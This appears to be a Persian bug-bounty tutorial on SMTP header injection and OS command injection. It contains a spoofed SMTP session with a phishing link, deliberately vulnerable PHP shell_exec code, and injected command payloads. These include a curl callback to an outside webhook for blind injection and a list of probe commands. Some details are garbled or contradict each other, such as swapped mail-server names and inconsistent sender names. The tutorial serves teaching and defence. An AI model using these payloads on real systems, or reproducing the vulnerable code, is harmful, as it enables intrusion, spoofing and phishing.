نامه ایمیل پروتکل لایه Simple Mail Transfer Protocol SMTP چیست ؟ Application SMTP Injection Vulnerability ارسال، دریافت و Forward ایمیل ها رو روی Mail Server ها مدیریت میکنه . ایمیل پروتکل چیه ؟ یه خورده بحث رو ریشه ای تر بررسی کنیم موجب درک بهترمون نسبت به این موضوع میشه . ارسال ایمیل یک نقش اساسی رو توی ارتباطات اینترنتی، اما سوال اینه که چطوری یک ایمیل ارسال میشه ؟ پرسه ارسال ایمیل شبیه ارسال یک نامه در حالت واقعی است . در چند مرحله، سیستم ها ایمیل ها رو مدیریت کرده و به دست دریافت کننده میرسانند . پروتکل SMTP این وسیله نقش اداره پست در دنیای واقعی رو بازی میکنه . حرف T توی اسم این پروتکل مشخص کننده کاری است که انجام میده، در واقع این پروتکل یک پروتکل انتقال يا Transport است و تمام کاری که انجام میده رو مینتوانیم توی یه جمله خلاصه کنیم : پیام ها رو از نقطه A به نقطه B میرساند . به مانند خیلی از پروتکل های دیگه، SMTP هم از TCP چهت انجام کارش استفاده میکنه تا تضمین کنه که یک تحويل بدون کاستی رو انجام میده .

سوال بعدی که یک ایمیل سرور و یک SMTP سرور در حقیقت چیه ؟ Mail Server یک اصطلاح کلیست که سیستمی رو توصیف میکنه که mail ها رو جمع اوری، پردازش و سرو میکنه . هر پیام ایمیلی قبل از اینکه به مقصد خوش برسه باید از Mail Server گذر کنه . بدون یک سرور شما تنها قادر خواهید بود که ایمیل های خودتون رو به ادرس هایی بفرستید که با انها دامنه یکسانی دارید یعنی gmail.com به نمیتوان از yahoo.com به gmail.com توضیح کلی :

Simple Mail Transfer Protocol یک پروتکل لایه اپلیکیشن است که روی پورت 25 کار میکنه و در حقیقت یک استاندارد ساده پایه ای است که Mail Server ها استفاده میکنند تا یک ایمیل رو از طریق اینترنت به یک Mail Server دیگه ارسال کنند . این پروتکل توی اپلیکیشن هایی مثل ... Apple Mail، Outlook، Roundcube، ... استفاده شده که از ان برای اپلود کردن ایمیل ها توی سرور ها و ارسالشون به سمت یک Mail Server دیگه بهره میگیرند . ما به عنوان یک باگ هانتر باید قادر باشیم که در صورت وجود یک Mail Server توی یک سازمان اون رو پیدا کنیم . معمولاً مینتوانیم از Port Scanner ها استفاده کنیم و اون سروری که پورت 25 باز داره رو به عنوان Mail در نظر بگیریم . به صورت کلی اگه بخوایم عملکرد SMTP رو توی یه تصویر ببینیم، تصویر زیر جلوه کلی خوبی ازش بهمون میده :



خب تصویر بالا چی میگه ؟ روند چطوریه ؟ فرض کنید که ما اون فرد Sender هستیم که میخوایم ایمیل خودمون رو ارسال کنیم . یه خورده کلی تر توضیح بدم . فرض کنید که ما میخوایم از یک ایمیل کلاینت مثل Outlook یک ایمیل رو ارسال کنیم به یک Recipient . ما ابتدا خودمون رو Authenticate میکنیم و بعد توی یک فرم ادرس گیرنده، موضوع ایمیل، بدن ایمیل شامل متن و همچنین ضمیمه ها رو وارد میکنیم . بعد که روی دکمه ارسال کلیک میکنیم . ایمیل ما از طریق پروتکل SMTP به سمت Sender's Mail Server (توی تصویر بالا) میره، ایشون که یک SMTP Server محسوب میشه و ایمیلی که قصد ارسالش رو داریم رو دریافت میکنه . این SMTP Server یک ادرسی واسه خودش داره، مثلاً اگه ما از جیمیل استفاده میکنیم ادرسش smtp.gmail.com هست . ایمیل رو از طریق پروتکل SMTP و بر روی بستر اینترنت به سمت Recipient's Mail Server میفرسته که اون هم یک SMTP Server هست و یک ادرس داره مثلاً smtp.yahoo.com . بعد ایمیلی که به یک SMTP Server گیرنده رسیده اونجا میمونه تا زمانی که گیرنده اصلی که توی پکت SMTP مشخص کردیم، درخواست گرفتاش رو بکنه (لاگین کنه توی کلاینتش) . گیرنده از طریق پروتکل هایی مثل POP یا IMAP ایمیلی که برash او مده رو دریافت میکنه . حالا تفاوت POP یا IMAP چیه زیاد مهم نیست، بیشتر تفاوتشون توی طریقه دادن ایمیل ها به گیرنده هاست . گیرنده ایمیل هایی که برash او مده رو مینتوانه از طریق کلاینت هایی که وجود داره دریافت کنه و یا هم مینتوانه کلاینت های تحت وب رو استفاده کنه . دوتا مولفه رو گفتیم که نیاز هست بیشتر درمورداشون توضیح بدم . گفتیم که SMTP Server ها ادرس هایی دارن مثلاً جیمیل smtp.yahoo.com و یاهو smtp.gmail.com رو داره . این ادرس ها به عنوان Outgoing/Incoming Mail Server شناخته میشون و از طریق ادرس ایمیل که به عنوان گیرنده یا ارسال کننده تعیین میشون بdest میان . یعنی اگه ما بگیم که ادرس گیرنده XXXXXX@yahoo.com هست، SMTP که وظیفه ارسال ایمیل رو داره قادر هست که ادرس SMTP Server مربوط به گیرنده این ایمیل رو پیدا کنه . اینکه چطوری پیدا میشه رو در ادامه میبینیم .

حالا برایم سروقت SMTP Injection Vulnerability : این اسیب پذیری در ساختار یک پکت SMTP رخ میده و در واقع تزریق پیلود خودمون یا چیزی خودمون میخوایم به Header ساختار پکت SMTP هست . زمانی این اتفاق می افته که ورودی کاربر بیاد و توی ایمیل هدر

های پکت SMTP بدون Sanitize شدن درست و حسابی قرار بگیره و این امکان رو واسه یک مهاجم فراهم میکنه که بیاد هدر هایی رو با مقادیر دلخواه تزریق بکنه . این اتفاق میتوانه اکسپلوبیت بشه و موجب ارسال کپی هایی از ایمیلها، ضمیمه شدن بد افزار ها، انجام حملات فیشینگ و گاهی اوقات تغییر محتوای ایمیلها شود . این حفره امنیتی بیشتر توسط اسپم ها اکسپلوبیت میشه که به دنبال استفاده از اعتبار کمپانی های اسیب پذیر به این ایمیل های اسپم و الوده خودشون مشروعیت بندن . چطوری ؟ یعنی میان و از طرف ایمیل این کمپانی های اسیب پذیری ایمیل های خودشون رو ارسال میکنن . این مشکل امنیتی میتوانه جدی باشه اگه ایمیل ها حاوی اطلاعات حساسی باشند که نباید در دسترسی مهاجم قرار بگیره، مثل توکن های فراموشی رمز عبور و ...

اما سوالی که ممکن هست پیش بیاد اینه که چرا باید بیاد از SMTP توی وب اپلیکیشن ها استفاده کنند ؟ در زیر برخی از این دلایل رو ذکر کردم :

- ارسال پیام از طریق وب اپلیکیشن ها جهت گزارش مشکلات به پرسنل و ...
- فراهم کردن امکان ارسال فیبک های کاربران
- شاید هم وب اپلیکیشنی که طراحی شده کارش ارسال ایمیل هست و به همین خاطر استفاده میکنه
- ...

ساختار یک پکت SMTP چگونه است ؟ ساختار یک پکت SMTP شامل سه قسمت میشه که عبارت اند از :

1. Initial Handshake
2. Message Header
3. Message Body

Initial Handshake چیست ؟ در این قسمت اطلاعات واقعی درج میشن . یعنی میایم و تعریف میکنیم که SMTP Server ارسال کننده چی هست و در جواب SMTP Server گیرنده ها رو میگیریم . این کار توسط دستور **HELO**، همونطور که در تصویر زیر میبینید رخ میده . بعد از این دستور **MAIL FROM** انجام میشه و جلوی اون ارسال کننده واقعی ایمیل رو درج میکنیم که در مثال زیر mail@evil.com هست و در جواب **OK 250** رو میگیریم . در SMTP جواب با کد 250 یعنی درست بودن دستور . بعد شروع میکنیم به تعریف دریافت کننده ها که با دستور **RCPT TO** انجام میشه و اگه چندتا دریافت کننده داشته باشیم، میتوانیم چندتا **RCPT TO** تعریف کنیم .

```
> HELO:evil.com
< 250 mail.blucompany.com
> MAIL FROM:<mail@evil.com>
< 250 OK
> RCPT TO:<john@mail.blucompany.com>
< 250 OK
> RCPT TO:<jean@mail.blucompany.com>
< 250 OK
> RCPT TO:<bob@mail.blucompany.com>
< 550 No such user here
```

میبینید که خط اخر 550 رو برگردانده که یعنی کاربری به نام bob توی سرور ما وجود نداره . شما به صورت تعاملی با سرور مقابل در ارتباط هستید .

Message Header چیست ؟ این قسمت توسط Mail Server مدیریت میشه . از طریق دستور **DATA** همونطور که توی تصویر زیر میبینید شروع میشه و در جواب یک عبارت رو برآمدن فرستاده . دستور **Content-Type** که برای html **text/html** هست نوع محتوای ایمیل رو مشخص میکنه . اگه دیده باشید برخی ایمیل ها ساختال مانتال شده هستند و خب از تگهای CSS و HTML و CSS توشن استفاده شده . بعد تاریخ ارسال رو با دستور **Date** مشخص میکنیم . تزریقی که انجام میشه توی دستور **From** هست . توی قسمت **Initial Handshake** یک دستور داشتیم به نام **MAIL FROM** که یک ایمیل واقعی رو نکر میکردیم و باید صحیح میبود . اما توی قسمت **Message Header** **From** ما اومدیم و گفتیم که این ایمیل از طرف John Smith با ایمیل jsmith@mail.blucompany.com ارسال شده و درواقع جعل کردیم . بعد هم **Subject** رو مشخص کردیم . قسمت بعدی که میتوانه مورد تزریق اطلاعات نادرست قرار بگیره **To** هست . ما در **Initial Handshake** گیرنده ها رو به صورت درست مشخص کردیم ولی در تصویر زیر میبینید که گیرنده رو everyone@mail.blucompany.com قرار دادیم .

```
> DATA
< 354 Start mail input, end with <CRLF>.<CRLF>
> Content-Type: text/html
> Date: 26 Jan 2024 11:02:34 EST
> From: John Smith <jsmith@mail.blucompany.com>
> Subject: Important Meeting
> To: Everyone <everyone@mail.blucompany.com>
```

خب حالا چه اتفاقی می افته؟ مشکل اینجاست که سرور ارسال ایمیل اطلاعات ارسال کننده و گیرنده ها را از **Initial Handshake** تعیین میکنه و ایمیل در واقع از طریق اون اطلاعات رد و بدل میشه ولی ممکن هست که سرور گیرنده ایمیل اطلاعات ارسال کننده و گیرنده رو از طریق **Message Header** نشون بده که اطلاعات جعلی هست . این موجب میشه که امکان این بوجود بیاد که بشه ایمیل هایی با فرستنده و گیرنده جعلی ارسال کرد . در مثال بالا ایمیل از طرف mail@evil.com ارسال شده و به john@mail.blucomapny.com ارسال شده ولی در صفحه نمایش ایمیل این دو کاربر بهشون نشون داده میشه که ایمیل از طرف jean@mail.blucompany.com او مده و به everyone@mail.blucompany.com ارسال شده .

Message Body چیست؟ قسمت مهمی نیست ولی خب تا اینجا توضیح دادیم، برای پایان این موضوع بقیه رو هم میگیم . محتوای ایمیل در خطوطی ارسال میشن و جایی که <CRLF><CRLF> ارسال شد بسته میشه و پیغام **OK** 250 داده میشه و در نهایت هم با ارسال **QUIT** ارتباط قطع میشود .

```
> Today we have a very imprtant meeting .
> Please sign up your information at link below:
> https://evil.com/signup_phishing_page.php
> <CRLF>
> .
> 250 OK

> QUIT
< 221 mail.blucompany.com Service closing transmission channel
```

به چیزی که حس میکنم شاید امکان رخ دادنش وجود داشته باشه **Users Email Enumeration** توسط **SMTP Server** هاست . بینید توی **Initial Handshake** دیدید که ایمیل گیرنده رو میزدیم با دستور **RCPT TO** و اگه درست بود برامون **OK 250** میفرستاد و اگه غلط بودن میگفت . فک کنم بشه از طریق این مورد بشه ایمیل های کاربران توی **SMTP Server** رو **Enumeration** کرد . نمیدونم که ایا اگه درخواست زیاد بشه بلاک میکنه یا نه ولی قاعده ایشنه یه کارایی کرد . اگه یه روزی تست کردم شاید توی یه جزو نوشتمش .

```
> RCPT TO:<john@mail.blucompany.com>
< 250 OK
> RCPT TO:<jean@mail.blucompany.com>
< 250 OK
> RCPT TO:<bob@mail.blucompany.com>
< 550 No such user here
```

OS Command Injection Vulnerability چیست؟ یک اسیب پذیری بسیار حیاتی با بیشتری حد بونتی ممکن میتونه باشه . وقتی شما چنین اسیب پذیری رو کشف کنید، دسترسی به شل سیستم عامل اجرا کننده وب سرور دارید . این وب سرور میتونه روی یک لینوکس، ویندوز یا ... باشه و همونطور که اگاهی دارید ما توی این سیستم عامل ها یه چیزی داریم به نام شل یا **Command Prompt** یا ترمینال که از طریق دستوراتی رو به سیستم عامل میدیم و برامون اجرا میکنه که عملکرد این شل یا ترمینال در سیستم عامل حتی بیشتر از حالت گرافیکی است . این اسیب پذیری به ما این امکان رو میده که به خاطر نقضی که در وب اپلیکیشن وجود داره بتونیم در شل یا ترمینال یا **Command Prompt** سیستم عامل دستوراتی رو اجرا کنیم . این اسیب پذیری به طور کامل وب اپلیکیشن و اطلاعات داخل سرور رو به خطر میندازه و به همین خاطر حیاتی ترین اسیب پذیری ممکن به شمار میره و بیشتری بانتی رو داره . گاهی اوقات مهاجم میتونه این امکان رو داشته باشه که این اسیب پذیری رو اهرم کنه یا استفاده کنه تا قسمتهای دیگه زیرساخت یک هاستینگ رو به خطر بندازه یا توی سرور های یک سازمان **Pivot** کنه و دسترسی بگیره به جاهای دیگه .

مخلص کلام اینکه، **OS Command Injection** یک تکنیک است که استفاده میشه تا توسط یک رابط وب (وب اپلیکیشن) دستورات سیستم عاملی رو بر روی وب سرور اجرا شود . مهاجم از طریق یک ورودی که رابط وب میگیره میتونه دستورات سیستم عاملی رو اجرا کنه . یعنی برای پیدا کردن این اسیب پذیری ما باید ابتدا یک محل جهت وارد کردن یک ورودی داشته باشیم . یکی از مواردی که توی این اسیب پذیری

مهم تلقی میشه میزان سطح دسترسی است . این تعیین سطح دسترسی موجب میشه که حتی در صورتی که این اسیب پذیری توسط یک مهاجم مورد سوء استفاده قرار بگیره محدودیت هایی داشته باشد . علش هم اینه که توی لینوکس و کلا سیستم عامل ها Access Management هایی تعریف شده که برای کاربران میزان سطح دسترسی مقاومت در نظر گرفته میشود . مهم ترین کاربر ویندوز ، administrator و در لینوکس root است . پس باید سطح دسترسی کلاینت های وب سرور رو طوری تنظیم کنیم که در صورتی که بتوانند OS Command Injection رو اعمال کنند هم امکان تغییر زیادی رو نداشته باشند .

از لحاظ اجرای دستورات و نشون دادن نتایج دستورات ، این اسیب پذیری رو به دو نوع تقسیم میکنند که عبارت اند از :

1. Local Result : در این حالت ، خروجی دستور تزریق شده بر روی صفحه وب نشون داده میشه و ما میتوانیم بینیم که نتیجه اجرای دستور مون چی بوده .

2. Remote Results (Blind) : در این حالت ما خروجی اجرای دستور رو نداریم و از طریق برخی دستورات فقط میتوانیم مطمئن بشیم که دستور اجرا شده یا نه . وقتی در اکسپلولیت کردن این اسیب پذیری به حالت Blind بر میخوریم باید از طریق یک کانال ارتباطی دیگه سعی کنیم که نتایج رو بینیم . یعنی نتیجه اجرای دستور رو به جایی دیگر ارسال کنیم و در اونجا دستور رو بینیم . به این کار میگن که معمولاً از طریق پروتکل هایی مثل DNS یا HTTP Data Exfiltration امکان انجامش وجود دارد . در ادامه باهش بیشتر ور خواهیم رفت .

برای فهم بیشتر این اسیب پذیری باید با مثال جلو بریم . فرض کنید که یک فروشگاه داریم به ادرس <https://insecure-webiste.shop> که توی این وب اپلیکیشن یک مسیری وجود داره تحت عنوان 29 /stockStatus?productID=381&storeID=29 GET به این مسیر وب اپلیکیشن میاد و یک دستور سیستم عاملی رو اجرا میکنه که توی اون دستور یک اسکریپت Perl اجرا میشه و مقادیر دو پارامتر ارسال از طریق درخواست GET هم به اون اسکریپت داده میشه به شکل زیر :

➤ Stockreport.pl 381 29

پس از اجرای اسکریپت بالا ، نتیجه اجرا رو از طریق پروتکل HTTP در پاسخ درخواست GET به کاربر نشون میده . میبینید که ورودی های ما توی درخواست GET مستقیماً به اسکریپت پرل داده شده ، منظورم اعداد 381 و 29 هست . حال اگه بیایم و درخواست GET رو به این مسیر به شکل زیر ارسال کنیم چه میشه ؟

<https://insecure-website.shop/stockStatus?productID=HAHA&storeID=HEHE>

قاععدنا در چنین حالتی اسکریپت پرل به شکل زیر اجرا خواهد شد :

➤ Stockreport.pl HAHA HEHE

خب ، حالا اگه بیایم و مقدار پارامتر storeID رو به دستور شل قرار بدم ، مثلا whoami و سعی کنیم از طریق یک delimiter (در موردنوش حرف میزنیم) ، این دستور رو از Stockreport.pl جدا کنیم چه میشه ؟

<https://insecure-website.shop/stockStatus?productID=HAHA&storeID=%20&%20whoami>

قاععدنا در این صورت اسکریپت پرل به شکل زیر اجرا میشه :

➤ Stockreport.pl HAHA && whoami

&& همون delimiter هست و نتیجه اجرای دستور میشه مجموعه ، نتیجه دستور Stockreport.pl HAHA و نتیجه اجرای دستور whoami که به سمت کاربر توسط وب سرور ارسال میشه و روی صفحه وب اپلیکیشن نشون داده میشه . این یه حالت ساده OS Command Injection Local Result بود .

حفره امنیتی OS Command Injection نتیجه استفاده از برخی توابع خطرناک و گرفتن ورودی Sanitize نشده کاربر و دادن اون ورودی به دستورات سیستم عاملی از طریق همین توابع خطرناک است . در هر زبان برنامه نویسی ، توابعی وجود داره که از طریقشون میشه دستورات سیستم عاملی رو اجرا کرد و خروجی اجرای اون دستورات رو به ما میده . توی PHP ماتابع system(); رو داریم که دستور رو میگیره و برامون اجرا میکنه .

```
php > system("nslookup google.com");
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 216.239.38.120
Name:   google.com
Address: 2001:4860:4802:32::78

php >
```

توی مثال بالا دستور nslookup google.com رو اجرا کردیم و نتیجه رو برامون روی صفحه چاپ کرد . تابع shell_exec() هم توی PHP برامون دستورات مربوط به شل سیستم عامل رو اجرا میکنه ، البته این دستور خروجی رو روی صفحه به نمایش نمیزاره و به جاش فقط return میکنه ، پس باید ، نتیجه اجرای تابع رو توی یک متغیر ذخیره کنیم و بعد هر کاری که خواستیم باهش انجام بدیم . توی تصویر زیر مثال استفاده از تابع shell_exec() رو میبینید :

```
php > $result = shell_exec("nslookup google.com");
php > echo $result;
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: google.com
Address: 172.217.17.78
Name: google.com
Address: 2a00:1450:4019:802::200e
```

نتیجه ای که میگیریم اینه که اگه یه وقتی میخواستیم توی پروژه طراحی وب اپلیکیشن از تابع `shell_exec()` یا `system()` و هر تابع دیگه ای که دستورات سیستم عامل رو اجرا میکنه استفاده کنیم، مواطن باشیم که ورودی کاربر درش دخالت نداشته باشه و اگه هم دخالت داشته باشه، آن ورودی یا ورودی ها رو **Sanitize** کنیم تا امکان تزریق دستورات سیستم عاملی دلخواه یا همون حفره امنیتی **OS Command Injection** رو از بین ببریم.

بریم یه مثال طراحی کنیم با **PHP** و مشکل امنیتی رو پیدا کنیم و همچنین طریقه اکسپلوبیت کردن رو بگیم. یک وب اپلیکیشن داریم که یک ورودی که **IP** یا **Domain** است رو میگیره و برآمده نتیجه دستور `nslookup` اون رو روی صفحه مینویسه:

google.com DO

```
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: google.com
Address: 216.239.38.120
Name: google.com
Address: 2001:4860:4802:32::78
```

پارامتر ورودی اسم **ip** هست و با یک درخواست **GET** ارسال میشه، همونطور که توی **Address Bard** میبینید. کد این وب اپلیکیشن به شکل زیر است:

```
9 <form action="" method="get">
10   <input type="text" placeholder="Enter Domain | IP" name="ip" />
11   <input type="submit" value="DO" />
12 </form>
13 <?php
14 if(isset($_GET['ip'])){
15   $result = shell_exec("nslookup " . $_GET['ip']);
16   echo "<pre>$result</pre>";
17 }
18 ?>
```

حالا این کد چیکار میکنه؟ در ابتدا یک فرم رو نشون میده که یک ورودی از کاربر میگیره که اسمش **ip** هست و یک دکمه داره با مقدار **DO** که وقتی کاربر روش میزننده درخواست **GET** ارسال میشه. در خطوط 13 تا 18 هم ابتدا بررسی میکنه که اگه **\$_GET['ip']** وجود داشت بیا و از طریق تابع `shell_exec()` دستور `nslookup` مقدار داخل **'\$GET['ip']'** رو بگیر و بریز توی متغیر **\$result** و سپس بیا و مقدار داخل این متغیر رو در داخل یک تگ **<pre></pre>** (یک تگ **HTML** که ساختار خطوط و فاصله رو حفظ میکنه) کن.

گفتیم که **OS Command Injection** از طریق ورودی رخ میده و ورودی ما، پارامتر **ip** توی درخواست **GET** هست که به **Backend** میره و عملیات روش انجام میشه. اگه بیایم ورودی رو طوری بدیم که توش یک دستور دیگه مثلا **whoami** هم باشه و پس از اجرای دستور `nslookup` اون دستور ما هم اجرا بشه، در واقع اکسپلوبیت رو انجام دادیم. به یک **delimiter** نیاز داریم که من **&&** رو انتخاب میکنم (بحث **delimiter** ها رو چند پاراگراف دیگه انجام میدیم) یعنی اینکه میام میگ ورودی من هست "**google.com && whoami**" و این ورودی به وب سرور میره و دستوری که تابع `shell_exec()` اجرا میکنه در واقع `nslookup google.com && whoami` هست که شامل دو دستور میشه. ابتدا دستور `nslookup google.com` رو اجرا میکنه و سپس دستور `whoami` رو اجرا میکنه و خروجی هر دو رو در قالب یک خروجی در متغیر **\$result** میریزه و سپس `echo` میکنه. بریم تست کنیم:

google.com && whoami DO

```
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: google.com
Address: 216.239.38.120
Name: google.com
Address: 2001:4860:4802:32::78

www-data }
```

میبینید که هر دو دستور اجرا شد و نتیجه هر دو دستور هم برای ما echo شد . این ساده ترین نمونه OS Command Injection در حالت Local Result بود . توی مثال زیر هم علاوه بر nslookup google.com دستور ls را اجرا کردیم که رفته و تمام فایل ها دایرکتوری های داخل /etc/ رو نشون داده :

```
google.com && ls /etc DO
Server: 127.0.0.53
Address: 127.0.0.53#53
Non-authoritative answer:
Name: google.com
Address: 216.239.38.120
Name: google.com
Address: 2001:4860:4802:32::78
ImageMagick-6
ModemManager
PackageKit
UPower
X11
adduser.conf
alternatives
```

په مثال هم بزنیم از Blind OS Command Injection، یک وب اپلیکیشن داریم که یک ورودی از ما میگیره و سپس از طریقتابع shell_exec() میاد و دستور nslookup عامل رو روی اون ورودی اعمال میکنه، در صورتی که نتیجه درست بود کلمه Done رو مینویسه و در صورتی که دستور nslookup خطأ بده مینویسه . Error

```
google.com DO
Done
```

میبینید که هیچ خروجی از دستور اجرا شده به ما نمیده و فقط بر اساس پردازش خروجی دستور یک متغیر رو میسازه و برای ما نشون میده . ما هیچ خروجی نداریم که مطمئن بشیم دستورات تزریق شده ما کار کرده . یک پیلود رو فعلانستی نشونتون میده که کار میکنه بعد میری سروقت اصل ماجرا . توی لینوکس یه دستوری داریم تحت عنوان touch که اسم یک فایل رو برآمون میگیره و اون رو میسازه . میخواهیم پیلود بسازم که پس از اجرای دستور اصلی بیاد touch file.txt رو هم اجرا کنه . ورودی پارامتر ip رو چنین میدم :

google.com && touch file.txt

نتیجه چی میشه ؟

```
google.com && touch file.txt DO
Done
```

اوکی Done رو نوشت، حالا بریم یه نگاه به دایرکتوری /vulnes/oci/ که توی Address Bar oci1.php ببینم که ایا فایل کنار فایل Bar داشته شده یا نه ؟

Name	Last modified	Size	Description
Parent Directory	-	-	
file.txt	2024-01-27 23:58	0	
oci1.php	2024-01-27 23:49	879	

Apache/2.4.57 (Ubuntu) Server at 192.168.89.128 Port 80

میبینید که هستش . پس دستور ما تزریق شده و کار کرده ولی مشکل اینجاست که ما نتیجه رو ندیدیم . اینجاست که پای Web Hook ها میاد و سط . وب هوک ها توابع HTTP مبتنی بر Callback هستند که اجازه ارتباطی سبک رو مابین دوتا وب اپلیکیشن به ما میدن . یعنی ما میتوانیم

از یک وب اپلیکیشن به ادرس وب هوک خودمون درخواست بزنیم و مطمئن بشیم که درخواست زده شده . یعنی زمانی که یک اسیب پذیری به صورت **Blind** کشف کردیم (حالا اسیب پذیری باشه) میتوانیم درصورت نیاز از این وب هوک ها استفاده کنیم . حالا این وب هوک ها چه کاربردی واسه ما توی اکسلپولیت کردن **OS Command Injection** دارن ؟ توی لینوکس و ویندوز های جدید یک ابزار گسترده است میتوانیم به نام **Curl** که از طریق دستور curl توی ترمینال یا **Command Prompt** قابل استفاده است . این ابزار که بسیار گسترده است میتوانیم درخواست های **HTTP(S)** بزنه و جواب هارو بهمن نشون بده . میتوانیم توی پیلود تزریقیمون بگیم که بیا و از دستور curl استفاده کن و یک درخواست به ادرس وب هوکمون بزن . یکی از سایت هایی که به صورت رایگان بهتون وب هوک میده <https://webhook.site> هست . میبینید که توی تصویر زیر جزئیات وب هوک من مشخص هست، ادرسی که دورش خط کشید چیزی هست که باید به curl بدیم :

The screenshot shows the webhook.site interface. At the top, there's a navigation bar with links for 'Webhook.site', 'Docs & API', 'Custom Actions', 'WebhookScript', 'Terms & Privacy', and 'Support'. Below the navigation, there are tabs for 'REQUESTS (0/100)', 'Newest First', and a search bar. A message says 'Waiting for first request...'. In the main area, there's a section titled 'Your unique URL' with a text input containing 'https://webhook.site/dc8f0260-74f0-49df-b816-41909b459db9'. Below it is 'Your unique email address' with a text input containing 'dc8f0260-74f0-49df-b816-41909b459db9@email.webhook.site'. Further down is 'Forward to localhost' with a command line input: '\$ whcli forward --token=dc8f0260-74f0-49df-b816-41909b459db9 --target=https://localhost'. At the bottom, the browser's address bar shows 'Not secure 192.168.89.128/vuln/oci/oci1.php?ip=google.com+%26%26+curl+https%3A%2F%2Fwebhook.site%2Fdc8f0260-74f0-49df-b816-41909b459db9'.

میبینید که انجام شده و حالا وارد صفحه وب هوکمون میشیم تا نتیجه رو ببینم، اگه دستور curl به خوبی و به درستی اجرا شده باشه به وب هوک یک درخواست GET زده شده است :

The screenshot shows the webhook.site interface again. The left sidebar shows 'REQUESTS (1/100) Newest First' with a log entry: 'GET #9c1fa 251.192.3.12 01/28/2024 3:39:39 AM'. The right panel shows 'Request Details' for this entry, including the method (GET), URL ('https://webhook.site/dc8f0260-74f0-49df-b816-41909b459db9'), host ('251.192.3.12'), date ('01/28/2024 3:39:39 AM (a few seconds ago)'), size ('0 bytes'), time ('0.007 sec'), and ID ('9c1faa5f-051f-48e3-a36b-90e835177ffb'). There are also links for 'Permalink', 'Raw content', and 'Copy as'.

بله، درخواست GET او مده . میبینید که IP Address وب سرور هم ارسال شده . اگه یادتون باشه توی مبحث پیدا کردن IP Address پشت ابر گفتیم که یکی از راهها ارسال یک درخواست از طرف وب سرور به یه سرور دیگه هست که وقتی درخواست ارسال میشه میتوانیم IP Address واقعی وب سرور هدف رو هم نوش ببینیم . میبینید که توی درخواستی که ما زدیم، IP Address رو گرفتیم . این یک مثال خیلی ساده بود از حالت **Blind OS Command Injection** حفره امنیتی کردن این حفره امنیتی زیاد هست و دستیابی به این حفره امنیتی بسیار ارزشمند . پس اگه یه وقتی یه جایی دیدید که احتمال وجود این حفره امنیتی وجود داره، با تمام وجود سعی کنید که اکسلپولیتش کنید .

نکه فک کردید OS Command Injection نموم شد ؟ نه هنوز ثموم نشده، بريم یه مثال دیگه بزنیم . توی لینوکس ما یه دستوری داریم تحت عنوان mail که از طریق میشه ایمیل ارسال کرد . توی قسمت های مثل Feedback سایتها که از طریق ایمیل های کاربران رو به ادمین های سایت می فرستن، ممکن هست که از این دستور استفاده کنند . چرا بیان از این دستور استفاده کن و چرانیان و ارسال ایمیل خود PHP رو استفاده کنند ؟ گشادی ! استفاده از ابزار های اماده خیلی راحت تر از نوشتن اونهاست، پس برنامه نویس برای راحتی کار خودش ممکن هست که بیاد و از این ابزار ها اون هم به صورت نامن استفاده کنه . دستور استفاده از mail به شکل زیر هست :

```
~$ mail -s "This is my feedback ." -a From:john@email.com feedback@vulnerable-website.com
```

این دستور برای استفاده توی اسکریپت های Bash هست که راحتتر بشه ایمیل ارسال کرد . ممکن هست که برنامه نویس اومده باشه و فقط از طریق پارامتر های POST یا GET ورودی ها رو گرفته باشه و از طریقتابع system() یا shell_exec() توی این دستور قرار داده باشه . هیچ خروجی به ما نشون داده نمیشه ولی بالاخره یک دستور در حال اجراست و میتوانیم دستور خودمون رو با یک پیلود زیبا تو ش تزریق کنیم . توی دستور بالا ورودی ما کجا میشه ؟ دوتا ورودی داریم یکی اون قسمت "This is my feedback" و دومی هم john@email.com . این یک نمونه دیگه از حالت Blind OS Command Injection حفره امنیتی هست .

Payload های مفید در اسیب پذیری OS Command Injection ؟ پیلود های این اسیب پذیری بسته به نوع سیستم عامل سرور هدف، گاهی اوقات متفاوت است . زمانی که این اسیب پذیری رو یه جایی کشف کردید، سعی کنید در ابتدا پیلود های زیر رو تست کنید تا نسبت به وجود این اسیب پذیری مطمئن شوید :

- whoami : این دستور در ویندوز و سیستم عامل های مبتنی بر یونیکس مثل لینوکس و مک OS کار میکنه و نام کاربری کاربر اجرا کننده دستور رو روی صفحه مینویسه . اگه یه وقتی یه Command Injection پیدا کردید که Local Result بود و نتیجه رو روی صفحه چاپ میکرد، میتوانید از این پیلود استفاده کنید .
- ping : این دستور هم توی ویندوز و سیستم عامل های مبتنی بر یونیکس پیدا میشه . کارش رو میدونیم و میتوانیم گاهی اوقات ازش به عنوان پیلود استفاده کنیم .
- curl : دستور curl توی سیستم عامل های ویندوزی و رژن جدید اضافه شده و سالهای است که در سیستم عامل های یونیکسی وجود داره . نمونه استفاده ازش رو توی مثال قبلتری دیدیم و میتوانیم به عنوان پیلود برای Blind Command Injection ازش استفاده کنید و درخواستون رو به یک مثلا وب هوک ارسال کنید .
- ipconfig : این دستور توی سیستم عامل های ویندوزی وجود داره و پیکربندی های مربوط به IP و Subnetting رو نشون میده . یک پیلود واسه Local Result هست .
- ifconfig/ip : این دو دستور توی سیستم عامل های یونیکسی وجود داره و پیکربندی های مربوط به کارت شبکه ها و IP و Subnetting اونها رو نشون میده . پیلود مناسبی واسه Local Result هست .
- اجرای هر کدام از دستورات بالا نشون دهنده وجود Command Injection است .

خب اینقدر Delimiter دلیمیتر کردیم، حالا منظورمون از Escaping چیه ؟ اگه یادتون باشه در مرور دستور از Escaping میتوانیم از یک محدوده خارج بشیم و پیلودمون رو اجرا کنیم . توی Command Injection این Delimiter ها هستند که موجب میشن . یعنی گاهی اوقات پیلود ما ممکن هست که وسط یک دستور دیگه قرار بگیره و یا ممکن هست که در انتهاهای یک دستور دیگه قرار بگیره و ما باید بتونیم از طریق Delimiter ها اونها رو جدا کنیم . اگه در وسط قرار گرفته باشه برای اجرای صحیح دستور باید هم ابتدای پیلود و هم انتهای پیلود یک Delimiter قرار بگیره تا پیلود رو از دو طرف جدا کنه . مثلا در مثال زیر ورودی کاربر در وسط دستور قرار میگیره :

```
14 if(isset($_GET['ip'])){
15     $result = shell_exec("nslookup " . $_GET['ip'] . " -timeout=2");
16     echo "<pre>$result</pre>";
17 }
```

